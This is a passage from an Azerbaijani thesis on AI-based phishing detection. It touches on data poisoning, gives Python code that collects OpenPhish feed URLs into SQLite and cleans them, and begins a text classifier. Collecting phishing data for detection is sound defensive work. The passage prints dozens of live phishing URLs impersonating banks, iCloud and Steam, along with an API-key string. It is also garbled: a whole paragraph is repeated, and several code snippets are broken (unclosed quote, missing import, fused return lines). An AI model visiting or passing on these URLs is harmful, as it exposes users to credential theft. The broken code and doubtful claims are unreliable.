Süni intellekt hücumlarını başa düşməyin açarı maşın öyrənməsində "öyrənmə" sözünün əslində nə olduğunu və daha da əhəmiyyətli nəyin olmadığını anlamaqdır. Unutmayın ki, maşın öyrənməsi verilənlər bazasındakı bir çox konsepsiya və ya obyekt nümunələrinə baxaraq "öyrənir". Daha dəqiq desək, bu nümunələrdə ümumi nümunələri çıxaran və ümumiləşdirən alqoritmlərdən istifadə edir. Bu sxemlər modeldə saxlanılır.

Təhlükəsizliyi olmayan bir internet düşünsək, burada hər hansı bir istifadəçi axtarış tariximizi, fəaliyyətimizi, kredit kartı nömrəmizi, hökumət təyinatlı şəxsiyyət vəsiqəmizi, hətta bütün gizlilik məlumatlarımızı izləyə bilərlər. Belə bir halda təhlükəsiz olmayan mühitdən yəni, İnternetdən istifadə edərdik? Çoxlarının buna yox cavabı verəcəyinə əminik. Bu faktorlar katastrofik səslənir, lakin insanlar kompüter şəbəkələrinə qorunmasız şəkildə qoşulduqda bunlar baş verə biləcək şeylərin sadəcə kiçik bir nümunəsidir. Bu günkü dövrdə, istifadəçi gizliliyi, iş sahələri və hökumətlər kritik prioritetlər kimi qəbul edilən informasiya texnologiyalarının əsas sahələrindən biridir. Qədim dövrlərdən bəri məlumatların təhlükəsizliyi hem problem, hem də əsas məsələ olmuşdur və bu səbəbdən müxtəlif yollar və üsullar tətbiq edilməyə çalışılmışdır, lakin heç biri gizliliyi tamamilə qoruya bilməmişdir. Məsələn, məşhur hərbi komandan və siyasətçi Yulius Sezar, hərbi məktubların şifrəli versiyalarını göndərmək üçün ancaq bir rəqəm olan açarları istifadə edirdi. Açarları rəqəmlər kimi istifadə edərək, sözün bütün hərfləri sol və ya sağa doğru keçirilərək açıqlayıcı bir mənə əldə edilirdi. Bu gizlilik seçimləri, insan zəkası inkişaf etdiyi zaman sadə səslənirdi, lakin Yulius Sezarın dövründə

düşmənlər bu şifrəli məktubları insanlar üçün anlaşılan dilə tərcümə etməkdə çətinlik çəkirdilər. Dünya Səhiyyə Təşkilatının (DST) rəsmi statistikalarına əsasən, dünya əhalisi illik ortalama 1,05% artır. Dünya əhalisinin sayı çoxaldıqca, onların məlumatlarını idarə etmək, gizliliklərini təmin etmək və təhlükəsiz bir mühit yaratmaq, məlumat və gizlilik həvəskarı olan qara papaqlı hakerlərin məlumatları və şəxsi sənədləri oğurlamasından dolayı daha mürəkkəb hala gəlir.

Təhlükəsizliyi olmayan bir internet düşünsək, burada hər hansı bir istifadəçi axtarış tariximizi, fəaliyyətimizi, kredit kartı nömrəmizi, hökumət təyinatlı şəxsiyyət vəsiqəmizi, hətta bütün gizlilik məlumatlarımızı izləyə bilərlər. Belə bir halda təhlükəsiz olmayan mühitdən yəni, İnternetdən istifadə edərdik? Çoxlarının buna yox cavabı verəcəyinə əminik. Bu faktorlar katastrofik səslənir, lakin insanlar kompüter şəbəkələrinə qorunmasız şəkildə qoşulduqda bunlar baş verə biləcək şeylərin sadəcə kiçik bir nümunəsidir. Bu günkü dövrdə, istifadəçi gizliliyi, iş sahələri və hökumətlər kritik prioritetlər kimi qəbul edilən informasiya texnologiyalarının əsas sahələrindən biridir. Qədim dövrlərdən bəri məlumatların təhlükəsizliyi hem problem, hem də əsas məsələ olmuşdur və bu səbəbdən müxtəlif yollar və üsullar tətbiq edilməyə çalışılmışdır, lakin heç biri gizliliyi tamamilə qoruya bilməmişdir. Məsələn, məşhur hərbi komandan və siyasətçi Yulius Sezar, hərbi məktubların şifrəli versiyalarını göndərmək üçün ancaq bir rəqəm olan açarları istifadə edirdi. Açarları rəqəmlər kimi istifadə edərək, sözün bütün hərfləri sol və ya sağa doğru keçirilərək açıqlayıcı bir mənə əldə edilirdi. Bu gizlilik seçimləri, insan zəkası inkişaf etdiyi zaman sadə səslənirdi, lakin Yulius Sezarın dövründə düşmənlər bu şifrəli məktubları insanlar üçün anlaşılan dilə tərcümə etməkdə çətinlik çəkirdilər. Dünya Səhiyyə Təşkilatının (DST) rəsmi statistikalarına əsasən, dünya əhalisi illik ortalama 1,05% artır. Dünya əhalisinin sayı çoxaldıqca, onların məlumatlarını idarə etmək, gizliliklərini təmin etmək və təhlükəsiz bir mühit yaratmaq, məlumat və gizlilik həvəskarı olan qara papaqlı hakerlərin məlumatları və şəxsi sənədləri oğurlamasından dolayı daha mürəkkəb hala gəlir.

Dayanma işarəsinin aşkarlanması nümunəsindən istifadə edərək öyrənmə alqoritmi nümunə şəklini təşkil edən piksellərdə nümunələri müəyyən edir. Daha

sonra modeldən yeni təsvirdə dayanma işarəsini tanıması tələb edildikdə, o, həmin təsvirdə eyni bitmapı axtarır. Dayanma işarələri ilə əlaqələndirməyi öyrəndiyi nümunəyə uyğun gələn nümunə tapdıqda, dayanma işarəsi tapdığını bildirir. Bunun əvəzinə, yaşıl işıq kimi başqa bir obyektə uyğunlaşmağı öyrəndiyi naxışa uyğun bir nümunə tapsa, yaşıl işıq tapdığını bildirir. Bu nümunələr yalnız öyrəndikləri nümunələrə əsaslanmamaqla, yeni kontekstlərdə işləməli olduqları üçün "ümumi" olur.

Kifayət qədər məlumat nəzərə alınarsa, bu şəkildə öyrənilən nümunələr o qədər yüksək keyfiyyətə malikdir ki, onlar hətta bir çox vəzifələrdə insanları üstələyə bilər. Çünki alqoritm hədəfin bütün müxtəlif təbii təzahürlərinin kifayət qədər nümunəsini görəndə, alqoritm özünü yaxşı aparması üçün lazım olan bütün nümunələri tanımağı öyrənir.

Bununla belə, bu proses artıq nəzərə çarpan bir zəifliyi təqdim edir: o, tamamilə verilənlər bazasından asılıdır. Verilənlər toplusu modelin yeganə bilik mənbəyi olduğundan, bu məlumatlardan öyrənilən model, təcavüzkar tərəfindən zədələnsə və ya "zəhərlənsə" pozula bilər.

Təcavüzkarlar modellərin müəyyən nümunələri öyrənməsinin qarşısını almaq üçün verilənlər bazasını zəhərləyə və ya gələcəkdə modelləri aldatmaq üçün istifadə oluna biləcək gizli arxa qapılar quraşdırıla bilər.

Amma problem bununla bitmir. Hətta pozulmamış verilənlər bazası və yüksək dəqiqlikli modeli fərz etsək belə, bu uğur çox vacib bir xəbərdarlıqla gəlir: mövcud ən müasir maşın öyrənmə modelləri tərəfindən "öyrənilən" nümunələr nisbətən kövrəkdir. Buna görə də, model yalnız öyrənmə prosesində istifadə olunan məlumatlara oxşar məlumatlar üçün uyğundur. Model orijinal verilənlər bazasında gördüyü variasiya tipindən bir qədər fərqli olan verilənlərə tətbiq edildikdə tamamilə uğursuz ola bilər. Bu, təcavüzkarın istifadə edə biləcəyi mühüm məhdudiyyətdir. Təcavüzkar süni variasiya təqdim etməklə – məsələn, lent parçası və ya digər anormal nümunə – modeli korlaya və təqdim edilən süni model əsasında onun davranışına rəhbərlik edə bilər.

3.1 Phishing hücumları üçün məlumat dəstinin hazırlanması

Phishing hücumlarını təyin etmək və qarşısının alınması üçün süni intellektdən istifadə edərək saxta veb səhifələri, zərərverici elektron ünvana göndərilmiş məktublar və digər phishing metodları kimi hücumları təyin etmək üçün müəyyən standart qaydalar hazırlayaraq qarşısını ala bilərik.

Mənbələrin təyin olunması - Phishing hücumlarının təyin olunması üçün ilk öncə onları tanımalıyıq. Bunun üçün baş vermiş hücum metodlarının olduğu mənbələri hazırlayacağımız proyektə əlavə edəcəik. Bu mənbələrdən OpenPhish, PhishTank, VirusTotal, OpenPhish, Malware Patrol və Google Safe Browsing kimi platformalarda istifadəçilərin phishing hücumları ilə əlaqəli məlumatlarının paylaşıldığı məkanlardır.

İlk öncə layihəyə requests və json kitabxanalarını əlavə edək: (Şəkil 17)

Şəkil 17. Kitabxanaların əlavə edilməsi

```
1 import requests
2 import json
3
```

Mənbə: müəllif tərəfindən tərtib olunub

OpenPhish-dan API açarı alaraq məlumatların alınmasını yerinə yetirək: (Şəkil 18)

Şəkil 18. OpenPhish-dan API statistikası

OpenPhish / Phishing Feeds / Phishing Database / Resources			
Timely. Accurate. Relevant Phishing Intelligence.			
10,706,550 URLs Processed		29,166 Phishing Campaigns	269 Brands Targeted
Phishing URL	Targeted Brand	Time	
http://abzarsaeid.ir/STCU	Spokane Teachers Credit Union	08:15:56	
http://centro-activation-metataa.liveblog365.com/	Facebook, Inc.	08:15:08	
http://smcnvawklo.duckdns.org/	Government of Japan	08:12:45	
https://54.93.68.240/in/11c087607b12d1cdb083eb73d939ccdc	ING	08:04:12	
https://gtolewhs.wikisite.com/my-site-1	AT&T Inc.	08:03:13	
https://app.3-88-145-91.cprapid.com/ok.php	BNP Paribas	08:02:32	
http://xn--mteekktieb-9db40jfa.net/edeviet.php	Government of Turkey	08:00:40	
https://fleeek.ipfs.io/ipfs/QmVEV4YYPH56HYb7vZz7rhad98H28hjuC9EamD2bnWzj...	Generic/Spear Phishing	07:55:38	
https://www.coinbasekom.top/	Coinbase	07:51:55	
https://fyey5t.40261.81935.m.shualhu99.com/	Webmail Providers	07:51:33	
https://pub-ab3b1b8206ec46fe9303fdec495b7f51.r2.dev/thiss.html#3mail@b.c	Office365	07:50:45	
https://intmecarref.web.app/	Carrefour Banque	07:48:57	
http://stemcomunitrys.ru/profiles/76568915024384836	Steam	07:48:53	
http://organisasi.bulungan.go.id/public/BdZvebAAzNyZgRK8ckEitrMOWAFCTSEm	DHL Airways, Inc.	07:44:38	

Mənbə: <https://technofizi.net/sitelike/openphish.com>

Alınmış API açarının API_KEY dəyişəninə mənimsədirik: (Şəkil 19)

Şəkil 19. API açarının dəyişənə mənimsədilməsi

```
1 API_KEY = e8a14f825d023e4046ffcb5326b51cfa8c'
```

Mənbə: müəllif tərəfindən tərtib olunub

API endpoint-lərinin təyin olunması: (Şəkil 20)

Şəkil 20 Endpointlərin təyin olunması

```
1 CHECK_URL = 'https://openphish.com/api/v1/check'
2 GET_URLS = 'https://openphish.com/api/v1/phishing_feed/'
3
```

Mənbə: müəllif tərəfindən tərtib olunub

API-dən məlumatların alınması üçün funksiya: (Şəkil 21)

Şəkil 21. API – dan məlumatların alınması

```
1 def get_phishing_urls():
2     # API endpoint-nə sorğu göndərin
3     response = requests.get(GET_URLS % API_KEY)
4
```

Mənbə: müəllif tərəfindən tərtib olunub

Sorğu düzgün işləyərsə, məlumatları JSON formatında alırıq. (Şəkil 22)

Şəkil 22. Məlumatların JSON formatında alınması

```
1 if response.status_code == 200:
2     data = json.loads(response.content.decode('utf-8')) return data
3
```

Mənbə: müəllif tərəfindən tərtib olunub

Sorğuda uğursuz olarsa, xəta mesajı almağımız üçün aşağıdakı kodu yazaq: (Şəkil 23)

Şəkil 23. Xəta mesajının alınması

```
1 else:
2     print('Error: %s' % response.status_code) return None
3
```

Mənbə: müəllif tərəfindən tərtib olunub

Məlumatların üzərində əməliyyatlar aparmaq və yadda saxlamaq üçün aşağıdakı kodu yazaq: (Şəkil 24)

Şəkil 24. Məlumatlar üzərində əməliyyatların aparılması

```
1 def process_phishing_urls():
2     # Məlumatların API-dən alınması
3     phishing_urls = get_phishing_urls()
4
```

Mənbə: müəllif tərəfindən tərtib olunub

Məlumatların üzərində əməliyyatlar və onları toplamaq: (Şəkil 25)

Şəkil 25. Məlumatların toplanması

```
1 if phishing_urls is not None:
2     # Məlumat bazası ilə əlaqəni yarat
3     conn = sqlite3.connect('phishing_urls.db')
4     c = conn.cursor()
5
```

Mənbə: müəllif tərəfindən tərtib olunub

Hər URL-ni məlumat bazasına əlavə et: (Şəkil 26)

Şəkil 26. URL məlumat bazasına əlavə edilməsi

```
1 for url in phishing_urls:
2     c.execute('INSERT INTO urls (url) VALUES (?)', (url,))
3
```

Mənbə: müəllif tərəfindən tərtib olunub

Məlumat bazasındakı dəyişiklikləri yadda saxla: (Şəkil 27)

Şəkil 27. Dəyişikliklərin yadda saxlanması

```
1 conn.commit()
```

Mənbə: müəllif tərəfindən tərtib olunub


Məlumat bazası ilə əlaqəni kəs: (Şəkil 28)

Şəkil 28. Məlumat bazası ilə əlaqənin kəsilməsi

```
1 conn.close()
```

Mənbə: müəllif tərəfindən tərtib olunub

Şəkil 29. SQL service səviyyəsinin yüklənməsi



```
PROBLEMS 2 OUTPUT DEBUG CONSOLE TERMINAL SQL CONSOLE SqlToolsServ
Downloading https://github.com/Microsoft/sqltoolsservice/releases/download/4.5.1.6/microsoft.sqltools.servicelayer-win-x64-net7.0.zip
(69974 KB) ..... Done!
Installing ...
Done! 848 files unpacked.
```

Mənbə: müəllif tərəfindən tərtib edilib

OpenPhish API istifadə edərək phishing hücumlarının olduğu məlumat dəstinə uyğun olaraq avtomatik tədbirlərlə qarşısını almaq olar. İstifadə olunmuş “requests” kitabxanası ilə məlumatların toplanması işini görmək üçün istifadə olunur. Bu kitabxana HTTP sorğuları göndərmək və almaq üçün istifadə edilir. OpenPhish API endpointlərindən istifadə edərək phishing hücumlarına qarşı tədbirləri məlumat bazamıza əlavə etdik. Endpointlər API-a sorğu göndərməyə kömək edən URL ünvanlarıdır. (Şəkil 29)

Məlumat bazasına əlavə etdiyimiz məlumatlar üzərində əməliyyatlar apararaq onların üzərində filter, düzəliş olunması və s. prosesləri reallaşdırmalıyıq. Bunun

üçün OpenPhish API-dən alınmış məlumatları JSON formatında gəldiyi üçün onları Python dict-ə çevirməliyik. Daha sonra isə bu dict-lər üzərində filter etmək, düzəliş etmək və s. əməliyyatları aparmaq mümkündür. Aşağıda yazdığımız kodla prosesləri yerinə yetirmək mümkündür:

Şəkil 30. JSON formatında gələn məlumatların Python dict-ə çevrilməsi

```
1 import requests
2
3
4 url = 'http://data.openphish.com/data/online-valid.json'
5 response = requests.get(url)
6 data = response.json()
7
8
9 # Məlumatların alınması, filter olunması və yadda saxlanması
10 phishing_urls = []
11 for item in data:
12     if item['phish_id'] > 5000000:
13         phishing_urls.append(item['url'])
14
15 # Əlavə edilmiş phishing URL'lərin print olunması
16 for url in phishing_urls:
17     print(url)
18
```

Mənbə: müəllif tərəfindən tərtib edilib

Bu kod, online-valid.json sənədindən OpenPhish API'dən phishing URL-lərini alır və Python dict olaraq yadda saxlayır. (Şəkil 30) Daha sonra, phish_id dəyəri 5000000-dən çox olan URL-ləri phishing_urls listinə əlavə edir. Son olaraq, phishing_urls listindəki phishing URL-lərini print edir. (Şəkil 31)

Məlumat bazasının təmizlənməsi və düzgünlüyünü yoxlanılması toplanmış məlumatların keyfiyyətini artırır və düzgün şəkildə analiz olunmasına yardımcı olar.

Şəkil 31. Əlavə edilmiş phishing URL'lərin print olunması

```

https://ipfs.io/ipfs/bafybeiekcod54e5mmfc7mlaoetnms4eyd7ekfashyod2jz2cnaillceb4/@134ldsp5
http://deouospiero08.click/
http://deouospiero09.click/
https://elastic-ardinghelli.23-147-226-148.plesk.page/fggdtetezzdh/bpptghfH/E.php
https://www.t.ly/LwA_ZzT/
https://hlhttps-icloud.com/
https://hlhttps-icloud.com/expire/
http://erfmrkyce.duckdns.org/
http://nlumdbbvnv.duckdns.org/
http://yegvkmrauh.duckdns.org/
https://mail.groupwawavpukd.cck.work.gd/vhsfhqpdhdsih6/
https://mail.groupwawavpukd.cck.work.gd/vhsfhqpdhdsih6
http://filling-watt-links-seemed.trycloudflare.com/login.html.php
https://14846.43811.wap.shuaihu99.com/
https://vocalacademia.lv/mssa/
http://ekelbmubjb.duckdns.org/
http://anz-support-on.line.pm/
http://uaf7jabkxx.duckdns.org/
http://zktktaauub.duckdns.org/
http://www.konkangeographer.org/gbe/t.html
http://test3977839538.github.io/
https://vrtdesblq-platfma.site/mua/ERROROTP/scis/j6UnVHZsitlYrxStPNFUn4TsSjgEjKn7d1Dp6FXSjFxO/3D/no-back-button/index.php
https://steamcommunitiy.com/profiles/76563155961062358
http://whatapps.com/
http://whatapps.org/
http://whatapps.org/
https://vrtdesblq-platfma.site/mua/VALIDATECARD/scis/j6UnVHZsitlYrxStPNFUn4TsSjgEjKn7d1Dp6FXSjFxO/3D/no-back-button/index.php
https://vrtdesblq-platfma.site/mua/VALIDATEPASS/scis/j6UnVHZsitlYrxStPNFUn4TsSjgEjKn7d1Dp6FXSjFxO/3D/no-back-button/index.php
https://vrtdesblq-platfma.site/mua/VALIDATEOTP/scis/j6UnVHZsitlYrxStPNFUn4TsSjgEjKn7d1Dp6FXSjFxO/3D/no-back-button/index.php
https://pltfmavrtl-actv.com/mua/VALIDATEPASS/scis/j6UnVHZsitlYrxStPNFUn4TsSjgEjKn7d1Dp6FXSjFxO/3D/no-back-button/index.php
http://whatapps.wang/
http://whatapps.wang/
http://whatapps.wang/
http://whatapps.org/
http://whatapps.com/
http://whatapps.wang/
http://whatapps.org/
http://whatapps.com/
http://whatapps.wang/
http://whatapps.org/
http://whatapps.com/
http://whatapps.wang/
http://whatapps.org/
http://whatapps.com/
https://tight-limit-0f93.9urdvqae.workers.dev/
http://whatapps.org/
http://www.armsmerchantllc.com/measuer/en.php?

```

Mənbə: müəllif tərəfindən tərtib edilib

Aşağıdakı toplanan məlumatların təmizlənməsi üçün koddan istifadə edilmişdir:
(Şəkil 32)

Şəkil 32. Məlumatların təmizlənməsi prosesi

```

1 import re
2
3 # Məlumatları SQLite məlumat bazasından çağırılması
4 conn = sqlite3.connect('phishing_urls.db')
5 c = conn.cursor()
6
7 c.execute('SELECT * FROM phishing_urls')
8 rows = c.fetchall()
9

```

Mənbə: müəllif tərəfindən tərtib edilib

URL-lərdəki lazımsız simvolları və URL əlaqələrinin təmizlənməsi: (Şəkil 33)

Şəkil 33. URL – dəki lazımsız simvolların təmizlənməsi

```

1 clean_urls = []
2 for row in rows:
3     url = row[1]
4     url = url.lower().strip()
5     url = re.sub(r'^https?://', '', url)
6     url = re.sub(r'^www\.', '', url)
7     url = re.sub(r'\/$', '', url)
8     clean_urls.append(url)
9

```

Mənbə: müəllif tərəfindən tərtib edilib

Təkrarlanmış URL-lərin silinməsi: (Şəkil 34)

Şəkil 34. URL – lərin silinməsi

```
1 unique_urls = set(clean_urls)
2
```

Mənbə: müəllif tərəfindən tərtib edilib

Redaktə edilmiş URL-ləri verilənlər bazasında qeyd edilməsi: (Şəkil 35)

Şəkil 35. Redaktə edilmiş URL – lərin bazaya əlavə edilməsi

```
1 for url in unique_urls:
2     c.execute('''
3         INSERT INTO clean_urls (url) VALUES (?)
4     ''', (url,))
5
6
```

Mənbə: müəllif tərəfindən tərtib edilib

Məlumat bazasında dəyişiklərin yadda saxlanılması: (Şəkil 36)

Şəkil 36. Dəyişikliklərin yadda saxlanılması

```
1 conn.commit()
```

Mənbə: müəllif tərəfindən tərtib edilib

Məlumat bazası ilə əlaqənin kəsilməsi: (Şəkil 37)

Şəkil 37. Baza ilə əlaqənin kəsilməsi

```
1 conn.close()
```

Mənbə: müəllif tərəfindən tərtib edilib


Bu kod, phishing_urls.db adında SQLite məlumat bazasında məlumatları aldı və URL-lərini təmizlənməsi və düzgün şəkildə əlavə edilməsi üçün müəyyən filterlərdən keçdi. Bunlar URL-dəki lazımsız, URL-lərin protokolları (http:// və ya https://) silinməsi və təkrarlanan URL-lərin silinməsidir. Daha sonra isə təmizlənmiş URL-ləri clean_urls adında cədvələ əlavə edib, prosesi bitirmiş oluruq. (Al-Mamory, S. T., Al-Mamory. və başqaları, 2019: s. 129825-129848)

3.2 Süni intellektlə phishing hücumlarının təyin olunması və qarşısının alınması

Süni intellektə əsaslanan əks tədbirlər digər üsullarla müqayisədə daha yüksək dəqiqlik performansına və daha yaxşı təyin etmək üçün istifadə olunur. Süni intellektin öyrənmə yanaşması altı əsas komponentdən ibarətdir: məlumatların toplanması, xüsusiyyətlərin çıxarılması, model təlimi, model testi və proqnozlaşdırma. Şəkil 38-

də bu komponentlərin əlaqə sxemi göstərilmişdir. Mövcud süni intellektə əsaslanan phishing hücumlarının aşkarlanması üçün istifadə olunan həll yolları təklif edən texnologiyalar bu şəkildə ardıcılığa əsaslanır. (Şəkil 38)

Şəkil 38. Phishing hücumlarını aşkar etmək üçün süni intellektin öyrənmə sxemi.



3.2.1 Modelləşdirmə

Süni intellektin öyrənməsinə əsaslanan modelləri üç kateqoriyaya bölmək olar: təsnifatlandırma, hibrid modellər və dərin öyrənmə. Hibrid modellər öyrənmə prosesinə tətbiq olunan birdən çox alqoritmi birləşdirir. Phising veb sahifəsinin aşkarlanması ikili təsnifat problemidir. Geniş istifadə olunan bəzi təsnifat alqoritmləri aşağıda verilmişdir.

SVM (Dəstək Vektor Maşınları): Təsnifat, reqressiya və kənar göstəricilərin aşkarlanması üçün istifadə edilə bilən nəzarət edilən öyrənmə alqoritminin bir növüdür. Onlar müxtəlif sinifləri maksimum dərəcədə ayıran yüksək ölçülü məkanda hiperplan tapmaq ideyasına əsaslanır. Alqoritm, hər bir sinfin ən yaxın məlumat nöqtələri arasında maksimum marjaya və ya məsafəyə malik olan hiperplanı tapmaqla işləyir. Hipermüstəviyə ən yaxın olan məlumat nöqtələri dəstək vektorları adlanır və hiperplanı təsvir etmək üçün istifadə olunur. SVM-lər tez-tez təsnifat tapşırıqları üçün istifadə olunur, burada məqsəd onun xüsusiyyətlərinə əsasən verilmiş məlumat nöqtəsinin sinifini proqnozlaşdırmaqdır. Məsələn, bir SVM e-poçtdakı söz və ifadələrə əsasən e-poçtları spam və ya qeyri-spam kimi təsnif etmək üçün istifadə edilə bilər.

DVM-lər həmçinin reqressiya tapşırıqları üçün istifadə olunur, burada məqsəd bir sıra giriş xassələri əsasında davamlı dəyəri proqnozlaşdırmaqdır. Məsələn, SVM-dən bir evin qiymətini onun ölçüsünə, yerləşdiyi yerə və digər xüsusiyyətlərinə görə qiymətləndirmək üçün istifadə edilə bilər.

Qərar ağacı (Decision Tree): Bu verilənlərdən informasiyanın effektiv çıxarışı və gizliqanuna uyğunluqların tapılması maşın öyrənmə alqoritmlərinin istifadəsini zəruri edir. Qərar ağacı alqoritmi (Decision tree) klassifikasiya və ehtimal kimi məqsədlər üçün ən çox istifadə edilir. Ağaclar çox böyüdükdə (yəni, öyrənmə üçün məlumat dəstlərinin) həddindən artıq ehtimalların yaranmasına gətirib çıxarır.

Random forest alqoritmi: Yoxlanılmış təsnifatlandırma alqoritmlərindəndir. Həm reqressiya, həm də sinifləndirmə problemlərində istifadə edilir. Alqoritm birdən çox qərar ağacı yaradaraq onları sinifləndirmə prosesində dəyərini yüksəltməyi hədəfləyir. Random forest alqoritmi birdən çox müstəqil olaraq işləyən ağacları birləşdirərək araların ən çox dəyər alanını seçmək üçün istifadə edilir.

Son illərdə getdikcə daha çox araşdırmalar tək təsnifatçılara nisbətən daha yüksək performans və daha az hesablama vaxtına nail olmaq üçün phishing veb sahifələrinin aşkarlanması yanaşmalarında hibrid təsnifatdan istifadə edir. Hybrid modeller ilk öyrənmə (primary learner) ilə birlikdə, xüsusiyyətlərin seçimi (feature selection) və ya təməl alqoritmənin başlanğıc parametrlərini (initialization parameters) optimizasiya edilməsi üçün algoritma əlavə edilməsi ilə yaradırılır. Bu əlavə xüsusiyyətlər ilk öyrənmənin performansını artırmaq üçün istifadə edilir. Dərin öyrənmənin sürətli inkişafı və təbii dil emalından (NLP) bəri tədqiqatçılar veb sahifə məzmunundan çıxarılan mənbə kodu xüsusiyyətlərindən asılı olmayaraq məlumat və URL sətirlərinin ardıcıl modellərini əldə edən müxtəlif dərin öyrənmə modelləri təklif etdilər. Bu phishinglə bağlı peşəkar kibertəhlükəsizlik biliyini tələb etmir və xüsusiyyətləri ələ keçirmək üçün üçüncü tərəf xidmətlərindən asılıdır. Geniş istifadə olunan bəzi dərin öyrənmə alqoritmləri aşağıda verilmişdir. (Aslı Çalış, Sema Kayapınar və başqaları, 2014: s. 2-119)

CNN: Konvolyusional neyron şəbəkəsi (CNN) irəli ötürülən dərin öyrənmə alqoritmədir və təsvirin təsnifatında geniş istifadə olunur. CNN-in müntəzəm

arxitekturası bir neçə təbəqədən ibarətdir, ardınca giriş qatı, gizli təbəqələr və çıxış qatı. Bir qayda olaraq, gizli təbəqələrdə konvolysiya qatları, birləşən təbəqələr və tam birləşdirilmiş təbəqələr olur.

RNN: Təkrarlanan neyron şəbəkəsi (RNN) mətn kimi müxtəlif uzunluqlu daxiletmə ardıcılığını idarə etmək üçün daxili yaddaş funksiyasına malik dərin neyron şəbəkəsidir. Buna görə də, mətnlər üçün tətbiq edilmişdir.

Cədvəl 1 yaratdığımız verilənlər bazasına əsaslanan bu alqoritmlərin xülasəsini göstərir. Süni intellektin öyrənmə alqoritmlərinin hesablama mürəkkəbliyini ölçmək üçün Big O notasiyasından istifadə etdik. Dərin neyron şəbəkənin mürəkkəbliyi şəbəkələrin arxitekturasından asılıdır. Ümumiyyətlə, bütün neyronların aktivasiya funksiyasını hesablamaalıdır. Şərh edilə bilənlik modelin necə işlədiyini başa düşməkdə çətinlik yaradır. Ənənəvi maşın öyrənmə alqoritmləri user-friendly modellərdir. Dərin neyron şəbəkələrində hansı neyronun hansı rolu oynadığını və hansı giriş xüsusiyyətinin model çıxışına nə yeniliyik verdiyini bilmək çətinidir. Bunun əksinə olaraq, dərin neyron şəbəkələri məqbul performans əldə etmək üçün digər alqoritmlərdən daha çox öyrənmə məlumatı tələb edir. Dərin neyron şəbəkələrin əhəmiyyətli üstünlüyü URL sətirləri kimi mətn məlumatları ilə işləməkdir. (Cədvəl 1)

Cədvəl 1. Alqoritmlərin xülasəsi

Alqoritm	Öyrənmə vaxtının tezliyi	Qərarvermə	Öyrənmə məlumatının ölçüsü	Məlumat
SVM (Dəstək Vektor Maşınları)	$O(n^2)$	Orta	Kiçik	Strukturlaşdırılmış
Qərar ağacı (Decision Tree)	$O(nd \log n)$	Yüksək	Kiçik	Strukturlaşdırılmış
Random forest alqoritmi	$O(knd \log n)$ k-ağacların sayıdır	Orta	Kiçik	Strukturlaşdırılmış
Dərin öyrənmə (Deep Learning)	Bütün neyronlar	Aşağı	Böyük	Strukturlaşdırılmış və yazı məlumatları

Mənbə: müəllif tərəfindən tərtib edilib

Süni intellektlə məlumatların kateqoriyalaşdırılması üçün aşağıdakı kodumuzu hazırlanmışdır: (Şəkil 39)

Şəkil 39. Süni intellektlə məlumatların kateqoriyalasdırılması

```
1 from sklearn.model_selection import train_test_split
2 from sklearn.feature_extraction.text import CountVectorizer
3 from sklearn.naive_bayes import MultinomialNB
4 from sklearn.metrics import accuracy_score
5
```

Mənbə: müəllif tərəfindən tərtib edilib

Nümunə məlumatlarımız: (Şəkil 40)

Şəkil 40. Məlumat xarakterli mesajlar

```
1 samples = [
2
3     {'text': 'Bu bir saxta web sahifədir', 'label': 'phishing'},
4
5     {'text': 'Bu bir saxta e-poçtadır', 'label': 'phishing'},
6
7     {'text': 'Bu bir gerçək web sahifədir', 'label': 'not_phishing'},
8
9     {'text': 'Bu bir gerçək e-poçtadır', 'label': 'not_phishing'}
10
11 ]
12
```

Mənbə: müəllif tərəfindən tərtib edilib

Məlumatların parametrlərə çevirilməsi: (Şəkil 41)

Şəkil 41. Məlumatların parametrlərə çevrilməsi

```
1 X = [sample['text'] for sample in samples]
2 y = [sample['label'] for sample in samples]
3 vectorizer = CountVectorizer()
4 X = vectorizer.fit_transform(X)
5
```

Mənbə: müəllif tərəfindən tərtib edilib

Məlumatları öyrənmə və test setləri olaraq bölünməsi: (Şəkil 42)

